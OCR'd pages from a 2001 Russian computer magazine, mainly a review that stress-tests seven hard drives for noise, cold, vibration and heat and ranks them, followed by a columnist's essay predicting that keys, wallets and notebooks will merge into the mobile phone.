


Фото: Алексей Ерохин

Сезон 2001 года начинается с многоборья винчестеров. Жесткие диски должны пройти испытания в холоде, тряске и жаре, а если пользоваться более «красивым» языком — пройти отдельные циклы механических и климатических испытаний. Для этого нашему Полигону пришлось временно переместиться в лаборатории МНИИРС. В те самые лаборатории, где год назад мы замораживали, поджаривали, трясли жуткой тряской и били смертным боем винчестер Quantum Fireball Plus KA 13,6AT[1].


Но прошлогодние испытания носили экстремальный характер, были проверкой на выживание жесткого диска, проверкой того, что в принципе может вынести такое хрупкое с виду создание. А первый тур Технических единоборств 2001 года преследует более скромные задачи — провести испытания не на грани жизни-смерти, а просто на краях допустимых нагрузок. Мы не стремимся опуститься в предельно возможный холод или раскалить винчестеры добела. Сейчас мы проверяем способность винчестеров работать на уровнях, чуть завышенных по сравнению с указанными в технической документации. Это не приведет к летальным последствиям, но чревато травмами, потерей сознания, словом... всеми прелестями спортивной борьбы.

МНОГОБОРЦЫ ПОСЛЕ ЖЕРЕБЬЕВКИ

На соревнования были созваны винчестеры от самых известных производителей. Каждой компании разрешалось выставить одного представителя. Исключение было сделано для фирмы Quantum, поскольку ее Fireball Plus LM должен был по жребию выступать первым. Значит, он невольно оказывался в роли «мальчика для битья». И поскольку именно на нем перед испытаниями приходилось делать пробные замеры, и ему предстояло выдержать несколько добавочных циклов в низкой и высокой темпера-

МНИИРС — Московский научно-исследовательский институт радиосвязи. Тестовые лаборатории МНИИРС оснащены высокопрофессиональным оборудованием для проведения климатических и механических испытаний любой сложности.

[1] См. статью «Умереть, чтобы жить», «ДК» №3, 2000 год.


Quantum Fireball Plus LM


Quantum Fireball Lct15


Fujitsu MPF3204AT


Seagate U Series 5

№1 Quantum Fireball Plus LM
(15 Гбайт, $113)
■ среднее время доступа: 8,5 мс
■ скорость вращения: 7200 об/мин
■ буфер: 2 Мбайт
■ интерфейс: UltraATA/66
■ диапазон рабочих температур: 5–55 по Цельсию

№2 Quantum Fireball Lct15
(15 Гбайт, $105)
■ среднее время доступа: 12 мс
■ скорость вращения: 5400 об/мин
■ буфер: 512 Кбайт
■ интерфейс: UltraATA/66
■ диапазон рабочих температур: 5–55 по Цельсию


№3 Fujitsu MPF3204AT
(20 Гбайт, $96)
■ среднее время доступа — 9,5/10,5 мс (чтение/запись)
■ скорость вращения — 5400 об/мин
■ буфер 512 Кбайт
■ интерфейс UltraATA/66
■ диапазон рабочих температур 5–55 по Цельсию

№4 Seagate U Series 5
(40 Гбайт, $155)
■ среднее время доступа: 8,9 мс
■ скорость вращения: 5400 об/мин
■ буфер: 512 Кбайт
■ интерфейс: UltraATA/100
■ диапазон рабочих температур: 0–60 по Цельсию

№5 IBM DeskStar DTLA-307020
(20 Гбайт, $125)
■ среднее время доступа: 8,5 мс
■ скорость вращения: 7200 об/мин
■ буфер: 2 Мбайт
■ интерфейс: UltraATA/100
■ диапазон рабочих температур: 5–55 по Цельсию

№6 Samsung SV3064D
(30 Гбайт, $140)
■ среднее время доступа: 9,0 мс
■ скорость вращения: 5400 об/мин
■ буфер: 512 Кбайт
■ интерфейс: UltraATA/66
■ диапазон рабочих температур: 5–55 по Цельсию

№7 Western Digital Caviar 205BA
(20 Гбайт, $115)
■ среднее время доступа: 8,9/10,9 мс (чтение/запись)
■ скорость вращения: 7200 об/мин
■ буфер: 2 Мбайт
■ интерфейс: UltraATA/66
■ диапазон рабочих температур: 5–55 по Цельсию


BM DeskStar DTLA–307020


Samsung SV3064D


Western Digital Caviar 205BA

туре, а также на вибростенде, а эта «добавка» вполне могла вывести «мальчика» из строя полностью или частично, у Fireball Plus LM появился дублер — Fireball Lct15. Но, сразу отметим, опасения наши были излишни — обе модели Quantum достойно справились со всеми нагрузками, но полный список участников в итоге расширился.

Если судить по рекламе, то каждый винчестер является самым надежным, быстрым и малошумящим в своем классе, обвешан фирменными технологиями по сохранению данных в любых условиях. Но, как говорят в каратэ: «Пояс и дипломы ты потом покажешь... сначала покажи, что умеешь».

Так что пока главное — обеспечить всем игрокам равные условия: винчестеры заполнены одинаковой «начинкой» (Windows 98 SE и набор тестовых программ), а файл подкачки ограничен в размере (300 Мбайт) и размещен в начальных секторах дисков.

А условия соревнований довольно просты: винчестеры должны пройти все этапы испытаний без потери работоспособности. Они не имеют права даже «потерять» Windows — необратимые сбои системы, которые требуют ее переустановки, считаются недопустимыми, за ними следует «снятие с дистанции».

РАЗМИНКА ИЗМЕРЕНИЯ ТИШИНЫ

Наверное, это первый и последний случай в истории Технического многоборья, когда на Полигоне приходится делать замеры шума винчестеров. Дело в том, что его (шума) больше не существует, он практически не слышен на фоне жужжания вентиляторов. И если раньше характерный «стрекот» можно было услышать даже из соседней комнаты, то теперь он заметен разве что ночью, да и то если прислушиваться, — все производители позаботились снизить шум до незаметного уровня. И хотя технологии бесшумной работы у разных фирм называются разными словами, суть дела одна — применение особых (жидкостных) подшипников в моторе и устранение шумящих частей в механизме перемещения головок.


Фото: Алексей Ерохин
Толстые стенки камеры заглушают шум вентиляторов

Мы измерили максимальный шум, производимый винчестером (во время загрузки Windows), с расстояния 10 см в диапазоне 20 Гц–10 кГц. Наши данные заметно отличаются от тех, что указаны в спецификациях HDD, там, как правило, делают замеры на большем расстоянии и получают результаты порядка 30–35 дБ. Мы же не стремились подтвердить «табличные данные», нам надо было выявить и слегка «оштрафовать» самых шумных. А самые бесшумные, напротив, получили несколько «премиальных» стартовых баллов.

Замеры проводились в звукоизолированной комнате внутри камеры для температурных измерений. Толстые стенки

этой камеры и дополнительные изолирующие прокладки заглушали шум вентиляторов: фон при выключенном компьютере составлял 19 дБ, при включенном — 29 дБ.

№1	Quantum Fireball Plus LM	— 58 дБ
№2	Quantum Fireball Lct15	— 53 дБ
№3	Fujitsu MPF3204AT	— 52 дБ
№4	Seagate U Series 5	— 49 дБ
№5	IBM DeskStar DTLA-307020	— 57 дБ
№6	Samsung SV3064D	— 47 дБ
№7	Western Digital Caviar 205BA	— 53 дБ

Как и следовало ожидать, винчестеры со скоростью вращения дисков 7200 об/мин шумят сильнее своих более медленных собратьев. А наибольшего успеха в борьбе с шумом добилась фирма Samsung Electronics, ее антишумовая технология называется *NoiseGuard*.

ИСПЫТАНИЯ НА НУЛЕ

В прошлом году нам удалось погрузить Quantum Fireball Plus KA в тридцатиградусный мороз. И он там работал (правда, со сбоями), хотя по правилам его нельзя эксплуатировать ниже пяти градусов тепла — это общая граница практически для всех современных винчестеров. Так что первым серьезным испытанием многоборцев стала работа на нуле по Цельсию.

Это не такая «лабораторная» блажь, как может показаться с первого взгляда. Если даже отбросить печальные случаи отключения отопления (к сожалению, в нашей стране это не редкость), можно назвать несколько ситуаций, когда в работу включается «холодный» винчестер. Например, если вы используете жесткий диск как переносной накопитель (это уже совсем не редкость), приносите его с мороза, и у вас нет времени ждать, пока сам винчестер нагреется до комнатной температуры (как минимум — полчаса). Вы сразу воткнете его в «салазки» и начнете качать данные. Вот тут винчестеру придется пройти не только через ноль, но и через «точку росы», когда на нем конденсируется влага. Потерять данные в такой ситуации вполне возможно, хотя все знают, что потеря данных — очень неприятная вещь.



Фото: Алексей Ерохин

Камера «Мини–САБЗЕРО МС–81» производства Tabay Corp. (Япония) держит 0°С.

Поэтому мы посчитали хладостойкость хотя бы на уровне нуля по Цельсию обязательной для всех участников. Они предварительно были охлаждены до этой температуры, выдерживались в ней в течение двух часов, а после по очереди подключались и по очереди проходили получасовую проверку — полный набор дисковых тестов из пакета ZD's WinBench 99. Разумеется, при смене многоборцев приходилось на короткое время открывать дверцу камеры, но температура при этом успевала подняться только на 3–4 градуса и еще во время запуска системы опускалась обратно к нулевой черте.

КАК ИЗМЕРЯЮТ ШУМ

Человеческое ухо приспособлено слышать и отличать звуки в большом диапазоне громкости. Мощность звука на пороге слышимости отличается от мощности болевого порога в сотню триллионов раз. Поэтому, чтобы не записывать огромные числа со множеством нулей, в акустике используется логарифмическая шкала: за ноль принят порог слышимости, а все остальные звуки соотносятся с этим порогом по величине бел или децибел (дБ). Например, гораздо удобнее написать, что уровень звука составляет 100 дБ, чем писать, что этот уровень «в десять миллиардов раз превышает порог слышимости». А характерные уровни шумов для разных ситуаций ориентировочно можно определить по следующей таблице:

20–30 дБ	фон в студии звукозаписи
30–40 дБ	фон в спальне ночью
40–50 дБ	фон жилой комнаты в городе
50–60 дБ	фон в офисе
60–70 дБ	обычная речь
70–80 дБ	шум на перекрестке с интенсивным движением
80–90 дБ	шум в автобусе
90–100 дБ	шум в метро
100–110 дБ	шум в самолете
110–120 дБ	звук автомобильной сирены
120–130 дБ	шум быстроходного катера
130–140 дБ	болевой порог



Испытания на нуле привели к результатам, которых мы не очень-то и ждали. Все многоборцы чуть сбросили скорость (при комнатной температуре работали чуть быстрее), а на графике Traffic Rate заметные на глаз провалы стали чуть глубже. Но как раз это нас не удивило — прошлогодние испытания давали похожую картину. А удивило нас, что многоборец №3 — Fujitsu MPF3204AT — не прошел самый легкий, по нашему мнению, тест. Он остался жив, на нем не появилось плохих блоков, но Windows 98 на нем безнадежно «посыпалась». Так что по правилам соревнований Fujitsu был снят с дистанции. А жаль.

Шум измерялся с помощью прецизионного измерителя шумов Bruel&Kjaer Type 2203 (Дания) в диапазоне 20–5000 герц (шкала «А»).

И тут придется еще раз пояснить правила игры. Нулевая температура была задана для всех игроков, хотя только Seagate U Series 5 «обязан» в ней работать. Но на Полигоне привыкли, что у винчестеров есть большой запас прочности. В прошлом году Quantum Fireball Plus KA не терял работоспособности на отметке минус двадцать по Цельсию.


БОЛЬШАЯ ТРЯСКА

Нам все время приходится вспоминать опыт прошлого года. На самом деле есть что вспомнить — этот опыт опрокинул наши представления о винчестерах как об очень нежных приборах. Герой прошлого года — Fireball Plus KA — выдерживал двойные и тройные нагрузки на вибростенде и при испытаниях на ударопрочность. Он пару раз «терял» сознание (срабатывала защитная автоматика), на нем приходилось восстанавливать систему при двадцатиградусном морозе, но он выжил и до сих пор прекрасно работает в нашей тестовой лаборатории.

Поэтому для всех многоборцев была определена такая проверка на вибростойкость:

■ Винчестеры крепятся на стенде вертикально, так что при вибрации головки трясутся не вверх-вниз, а «вправо-влево». Такая вибрация гораздо опаснее, поскольку механизм головок испытывается на излом, да и влияние такой вибрации более заметно — при сильной тряске головки «промахиваются» мимо магнитных дорожек.

■ Хотя в спецификациях почти всех винчестеров указывались допустимые нагрузки ниже 1 g в диапазоне частот 20–300 Гц, мы пошли на риск испытывать жесткие диски на этом уровне вибрации.


Фото: Алексей Ерохин

■ Испытания проводились при прохождении теста Transfer Rate, таким образом мы могли наблюдать текущую работоспособность винчестера при вибрации.

■ Частота вибрации изменялась от 20 до 300 Гц в течение 5 минут, после этого вибрация прекращалась и диск заканчивал тест Transfer Rate уже без нагрузки.

После неудачи с Fujitsu было немного боязно идти на такие условия, но Полигон... это Полигон! Испытания жестки, зато награда сладка.

Точные цифры, собранные на вибростенде, мы использовали в расчетах скорости и оценки надежности многоборцев. Об этом чуть ниже, а сейчас можно дать приблизительную оценку поведения винчестеров под вибронагрузкой (по десятибалльной системе):

№1 Quantum Fireball Plus LM — 9
№2 Quantum Fireball Lct15 — 6
№4 Seagate U Series 5 — 8


Вибрационные испытания проводились на вибростенде Pyeling V1003 (Англия).
Фото: Алексей Ерохин

№5 IBM DeskStar DTLA-307020 — 7
№6 Samsung SV3064D — 6
№7 Western Digital Caviar 205BA — 2

Почти идеально с нагрузкой справились Quantum Fireball Plus LM и Seagate U Series 5. У остальных начались серьезные проблемы при приближении частоты вибрации к 300 герцам, скорее всего это был край резонанса. Но при прекращении вибрации все многоборцы быстро восстанавливались. Все, кроме Western Digital Caviar 205BA — он еще долго не мог оклематься, отчего на его графике Transfer Rate образовался огромный провал.

БОЛЬШАЯ ЖАРА

Температурные испытания проводились в камере «Мини-САБ-ЗЕРО МС-81». Производство фирмы Tabay Corp. (Япония).
Рабочий объем: 64 литра
Диапазон температур: от минус 85 до плюс 180 градусов по Цельсию
Равномерность поддержания температуры: ± 0,5 градуса
Равномерность распределения температуры по объему камеры: ±1 градус

В прошлом году герой полигона поднялся до температуры +70⁰ С. Он выдержал испытание, но сильно раскалился и получил (наверное, в результате ожогов) несколько плохих блоков на поверхности.

Поэтому, не желая наносить многоборцам лишние травмы, мы решили ограничиться «высотой» +60⁰ С.


На самом деле это очень много: поскольку любая электроника греется сама по себе, то общая температура возрастает до 80–90 градусов. Но, с другой стороны, если в помещении чувствуется жаркий день, а корпус «нельзя упрекнуть» в прекрасной вентиляции, то +60⁰ С оказываются реальной температурой, в которую может попасть любой винчестер.

Снова было немного боязно, но... на этот раз обошлось без больших потерь. Никто из участников не получил увечий. Только Western Digital Caviar 205BA пытался «упасть в обморок» — дважды зависал при прохождении тестов, за что был оштрафован.

ЧТО У ВИНЧЕСТЕРА ВНУТРИ?

Что у винчестера внутри — совершенно не важно.

Нет, разумеется, многие знают, что внутри у него тон-


Фото: Алексей Ерохин

чайший механизм, закрытый от свежего воздуха (и свежей пыли) герметичной оболочкой. Что информация записывается на несколько дисков с магнитной поверхностью, что миниатюрные головки точно перемещаются над невидимыми кольцами — дорожками. Что на скорость работы винчестера больше всего влияют скорость вращения дисков и объем кэш-буфера. Что в характеристиках обычно указывают время произвольного доступа в миллисекундах, и чем оно меньше, тем быстрее работает жесткий диск.

Многие это знают, а многие — нет. И по-своему правы. Владельцу винчестера главное, чтобы HDD не «тормозил» и не ломался. Т.е. важны скорость и надежность. И еще — объем. Все это в совокупности можно назвать Качество. И еще важна цена, за которую можно купить это Качество.

СКОРОСТЬ

подсчитывалась по шести источникам:

■ скорость business-приложений
■ скорость High End-приложений
■ скорость по тесту Transfer Rate
■ скорость произвольного доступа (Disk Access Time)

ДИСКОВЫЕ ТЕСТЫ ZD'S WINBENCH 99

WinBench 99 компании Ziff Davis (ZD Inc.) считается самым достоверным, профессионально разработанным набором тестов для проверки скорости и качества работы всей системы персонального компьютера. Причем в WinBench используются не синтетические (оторванные от реальности) тесты, а фрагменты реальных приложений разных классов. Нас, разумеется, интересовала только дисковая часть пакета: оценка скорости жесткого диска при работе с бизнес-приложениями (MS Word, MS Excel), при работе с HighEnd-приложениями (Adobe PhotoShop и Premier, Sound Force, Visual C++), оценка загрузки центрального процессора при работе дисковой системы, оценка времени доступа при обращении к винчестеру.
Особенное значение в наших испытаниях уделялось тесту Transfer Rate. Этот тест проверяет скорость обмена с винчестером на всей поверхности жестких дисков и позволяет судить не только о скорости, но и о качестве магнитной поверхности. Если график Transfer Rate представляет собой почти ровную кривую с небольшими ступеньками, диски работают так, как надо, как задумано при создании винчестера. Если на графике есть заметные провалы, это свидетельствует о недостатках конструкции или о наличии скрытых дефектов, которые не являются плохими блоками, но замедляют обмен информации — обычно система вынуждена обращаться к «провальному» участку несколько раз, чтобы правильно считать или записать данные. А «вихляние» графика, большой разброс точек по всей его длине скорее говорит о несогласованности работы всей системы и дисковой подсистемы.

■ скорость загрузки компьютера

■ процент загрузки центрального процессора (это тоже скорость: чем меньше процент загрузки, тем меньше тормозит вся система)

Так что каждый многоборец получил довольно точную оценку или рейтинг скорости:

Для того, чтобы не отрывать рейтинг скорости от земли, от простых, понятных вещей, мы указали в таблице время загрузки Windows 98 и время наложения фильтра «акварель» на 50-мегабайтную фотографию в Adobe PhotoShop 5.0.

И здесь видно, что модели с большой скоростью вращения дисков и большим буфером выигрывают в скорости 10, 15, 20... до 28 процентов. Это не так мало, иногда за это можно доплатить примерно столько же (10, 15, 20... до 28 :) условных единиц.

	Скорость	Загрузка	Фильтр «акварель»
№1 Quantum Fireball Plus LM	0,90	35	1:35
№2 Quantum Fireball Lct15	0,72	47	1:56
№4 Seagate U Series 5	0,85	37	1:42
№5 IBM DeskStar DTLA-307020	1,00	33	1:32
№6 Samsung SV3064D	0,80	42	1:49
№7 Western Digital Caviar 205BA	0,90	32	1:38

НАДЕЖНОСТЬ

Про эту «даму» можно услышать самые разные толки:

— Самые надежные винчестеры IBM!!!

— Нет! Самые надежные — Seagate!!!

Такой разговор можно услышать где угодно, хоть в детском саду, хоть в МГУ им. Ломоносова. Мы же приводим лишь свое скромное мнение.

Надежность винчестеров теоретически очень велика, особенно подросла в последнее время, когда все фирмы доработали технологии защиты данных при ударах, при сбоях системы и т.д. А те случаи, когда на HDD «посыпалась» информация, это печальная лотерея. Едва ли у кого есть полноценная статистика, которая точно доказывает, что винчестеры IBM надежнее Seagate и наоборот.

Тем не менее, по данным наших испытаний мы высчитали рейтинг надежности. Он определялся по виду графика Transfer Rate и по количеству сбоев, которые были явно замечены в испытаниях. Но при окончательном выборе победителя рейтинг надежности имел не самый большой вес.

Конфигурация системы:
Процессор: AMD Athlon 650
Материнская плата: ASUS K7M
ОЗУ: 64 Мбайт PC133 (IBM)
Интерфейс IDE: UltraATA/66
ОС: Windows 98 SE 4.10.2222 A

КАЧЕСТВО И ЦЕНА

Как правило, первостепенное значение для пользователя имеет объем диска (у нас есть данные многоборцев). Далее, пользователя интересует надежность (про нее читай чуть выше). Далее, интересна скорость (мы ее измерили очень точно). И еще интересна цена (это «справочная» величина). Так что задачка соотношения качества и цены решается.

ФИНИШ И ТРИУМФ

Многоборцы остались абсолютно живы и совершенно здоровы. Ни единого bad-блока, ни единой царапины, все характеристики вернулись к норме, которая проверялась до соревнований. Даже у «потерпевшего» Fujitsu MPF3204AT. Так что зализывать раны и считать потери не придется, можно сразу переходить к пьедесталам почета.



Первый пьедестал — «Качество/Цена».
«Бронза» — IBM DeskStar DTLA-307020 (№5)
«Серебро» — Quantum Fireball Plus LM (№1)
«Золото» — Seagate U Series 5 (№4)
Виват победителю!
Награда «Оптимальная покупка»!



Второй пьедестал — «Качество»
(без учета объема)
«Бронза» — Seagate U Series 5 (№4)
«Серебро» — Quantum Fireball Plus LM (№1)
«Золото» — IBM DeskStar DTLA-307020 (№5)
Виват победителю!
Награда «Техническое совершенство»!



Третий пьедестал — «Абсолютный»
(с учетом всех достоинств)
«Бронза» — Seagate U Series 5 (№4)
«Серебро» — Quantum Fireball Plus LM (№1)
«Золото» — IBM DeskStar DTLA-307020 (№5)

Виват победителю! Награда «Выбор редакции»!

Несколько неловко, что на всех трех пьедесталах собралась одна и та же тройка.

Но это тройка лучших, если, как ни считай, они все равно выходят вперед.

А IBM DeskStar DTLA-307020...

Здесь просто нет слов. Две высшие награды плюс высшая скорость. Абсолютный чемпион.

До встречи на следующем туре Технических единоборств. ■

*Редакция выражает признательность представительству корпорации Samsung Electronics(**www.samsung.com**), фирмам Altech (**www.altech.ru**) и «Кит» (**www.kitcom.ru**), а также рекламно-издательской группе «Фантазия» (**www.gamecenter.ru**) за предоставленные на тестирование винчестеры.*

ВЫСОКИЕ ТЕХНОЛОГИИ И НИЗКАЯ ПРОЗА ЖИЗНИ



Александр «САМ» Малюков по образованию – технарь, по профессии – программист, по призванию – организатор, по статусу – идеолог Содружества Он-лайн Приодических Изданий «ЕЖЕ», по совокупности – автор серии сетевых конкурсов и интернет-проектов.
E-mail: **cam@ezhe.ru**

Родом я из Таганрога. Таганрог — это маленький морской южнорусский городок, основанный как крепость в 1698 году Петром I на берегу Азовского моря. В Таганроге родился великий русский писатель Антон Павлович Чехов и умер царь Александр I («всю жизнь прожил в дороге и умер в Таганроге»). Таганрог знаменит бычками в томате, самолетами, садящимися на воду, двумя университетами, красивыми женщинами и разговорной речью, которая с чеховских времен не претерпела заметных изменений. Здесь все так же говорят «пошла с детями за курями до сестры». Шестой год я живу, учусь и работаю в Финляндии. За это время выучил на уровне трехлетнего молчаливого ребенка финский и шведский, проникся особенностями размеренного уклада финской жизни. Проживаю я в городе Турку. Турку — это маленький морской южнофинский городок, экс-столица Финляндии. Знаменит первым финским университетом, который был основан в 1640 году, а после пожара переместился в Хельсинки, двумя театрами, хоккейной командой TPS, светочем электронной музыки Darude, красивыми женщинами и забавным диалектом.

Финляндия повсеместно известна как царство мобильных телефонов. К ним мы еще не раз вернемся, а пока займемся карманами!

Вот у вас что сейчас в карманах? Именно в карманах — в женской сумочке можно что угодно утаить (как там Алла Борисовна Пугачева пела: «в сумке тушь, расческа, туфли»). Итак, что современный человек таскает у себя в карманах? Зажигалку. Ключи. Кошелек с деньгами и карточками. Записную книжку. Пожалуй, все. Груз, конечно, не из тяжелых, но стоит ли себя утруждать? При нашей-то врожденной лени и ненависти к переноске тяжестей?

Выгребли все из карманов? Теперь позвольте мне высказать несколько предположений по поводу ближайшего будущего ваших сокровищ.

Зажигалка. Отомрет вместе с модой на чарующий процесс засовывания ломкой остропахнущей палочки в рот. Будет гореть синим пламенем вечный огонь в местах, где курить не возбраняется.

Ключи. Обязаны сгинуть. Уже сегодня это зачастую не железный штырь с нарезками по периметру, а обтянутая кожей магнитная пластинка размером с монету, карточка. Для начала — отдельная, потом, вероятно, ключи будут интегрироваться в уже имеющуюся кредитную карту или в пластиковое удостоверение личности.

Кошелек. Сначала в коллекциях нумизматов и городских музеях будут похоронены бумажные деньги и мелочь. Мелочь, кстати, уже и так местами подвымерла: в Финляндии, например, в автобусе люди в основном платят карточкой. Можно банковской, а можно отдельную завести. Карточка, если нужна пересадка, помнит, что за все уже заплачено.

Раньше карман массивной связкой ключей делал неприличное предложение встречным женщинам. Теперь кошелек наелся карточками так, что уши из-за спины видны. Пойди найди нужную. Значит, должна появиться служба, которая будет сливать информацию с разных карточек в одну. Суперзащищенную. Туда же ключи, для полного счастья. Таскай это чудо потом с собой везде, как родимое пятно и шрам на подбородке.

Записная книжка — это уже не исписанная вдоль и поперек маленькая книжица, а инфоблок в электронном формате. Одна и та же везде. На рабочем компьютере, на домашнем, в многострадальной электронной карточке, где у нас уже ключи с деньгами покоятся.

Часы. С чем только часы не мешали за историю их существования! Начиная с калькулятора и заканчивая цветным телевизором и маленькой цифровой камерой. Что из всей россыпи прижилось? То же, что и 300 лет назад — стрелки. На дорогих часах зачастую отсутствует даже календарик. Мозговитые японцы и скандинавы уже через год-другой вмонтируют в часы и мобильный телефон, и персональный компьютер. Я сильно сомневаюсь, что все эти технологические мутанты переживут минутный всплеск моды. Несмелая гипотеза — часы останутся часами.

Наушники от плейера. А зачем? Не лучше ли громкую связь (hands free, наушники к телефону) под это дело использовать? Все одно уже Siemens выпускает модель со встроенным MP3-плейером. Сегодня закачал музыку, завтра видео. Удобно: идешь, слушаешь музыку, звонок — стоп машина, вас к телефону. «Закончился разговор — мотай». Можно с тем, кто звонит, вместе послушать. Смотри, что я вчера скачал из Сети. Из Интернета? Нет, упаси бог, на этой свалке одно старье. Вслед за Интернетом, по аналогии с кабельным телевидением, появятся иные сети — специализированные, более быстрые, менее массовые и далеко не бесплатные.

Коснутся ли перемены мобильника? Несомненно. Опрос пожилых пользователей показал, что они хотели бы видеть телефон примерно таким: экран побольше, кнопки побольше, функций побольше, а сам аппарат поменьше. Мобилы будут уменьшаться в размерах до некоторого предела, как автомобили. Как только мобильник займет место обязательного атрибута внешней экипировки каждого человека, а нетелефонизированными останутся лишь отшельники и последователи антителефонных сект, телефонную карточку, что затаилась внутри мобильника, скрестят с банковской, докинув в нагрузку ключики и записную книжку. Останется человек один на один с телефоном.

Почему именно в мобильный телефон все потихоньку переползет? Певая причина — «на руках» имеются все необходимые возможности, чтобы хранить, пересылать и трансформировать информацию в электронном виде. В том, что ключи, деньги, записные книжки будут электронными, ни у кого уже сомнений нет. Вторая немаловажная причина — эволюция размера. Телефон станет таким маленьким, что его не будет в тягость носить, в отличие, скажем, от лэптопа. В то же время телефон будет достаточно большим. Его уже не посеешь, как коробок спичек. Третья причина — дешевизна. Количество пользователей мобильной связи неуклонно увеличивается день ото дня. Мобильный телефон выходит из строя (если им не колоть орехи) по прошествии трех-пяти лет работы. Крупнейшие фирмы-производители выпускают по одной-две новые модели в год. Большинство покупателей не цепляются за моду. Конечно, важно, как выглядит телефон (стильный, новенький, без царапин, самый маленький в мире), но куда важнее функциональная сторона — насколько аппарат надежен, чем он еще может оказаться полезен. Чтобы заставить человека купить новый телефон не через 5 лет, а через год-другой, новая модель должна активно отличаться в лучшую сторону от той, что у пользователя на руках. Плюс быть максимально доступной.

Прогресс бежит в этом направлении гигантскими скачками. Цены падают шустрее эпилептиков. Телефонные гиганты не успевают друг на друга оглядываться. Уже есть одноразовые телефоны, со встроенным радио, с мини-клавиатурой. WizCom с Ericsson обещают пустить в продажу портативные сканеры (размером с авторучку), предназначенные для считывания текста и ввода его в мобильные телефоны. Sharp создала мобильный фототелефон. Benefon «Q» показывает веб-странички не только в стандарте WAP[1], но и в привычном для всех протоколе HTML с картинками, Sony выпускает телефон-диктофон...

Стоп, стоп, стоп. Утомил или убедил? Надеюсь, что последнее. В любом случае, самое время рассовывать назад по карманам все то, что мы с вами выгрузили на стол в начале статьи.

[1] WAP — The Wireless Application Protocol, или, на сленге программистов, Wait And Pay (Жди И Плати) — протокол, по которому информация из Интернета выводится на экран телефона не в полном обьеме (с графикой и фреймами), а только как текст.

МОБИЛА

Алексей Оносов mstone@mail.ur.ru

С записью гениальных мыслей, возникающих в течение дня, MPIO легко справится



Мечта об идеальном плейере

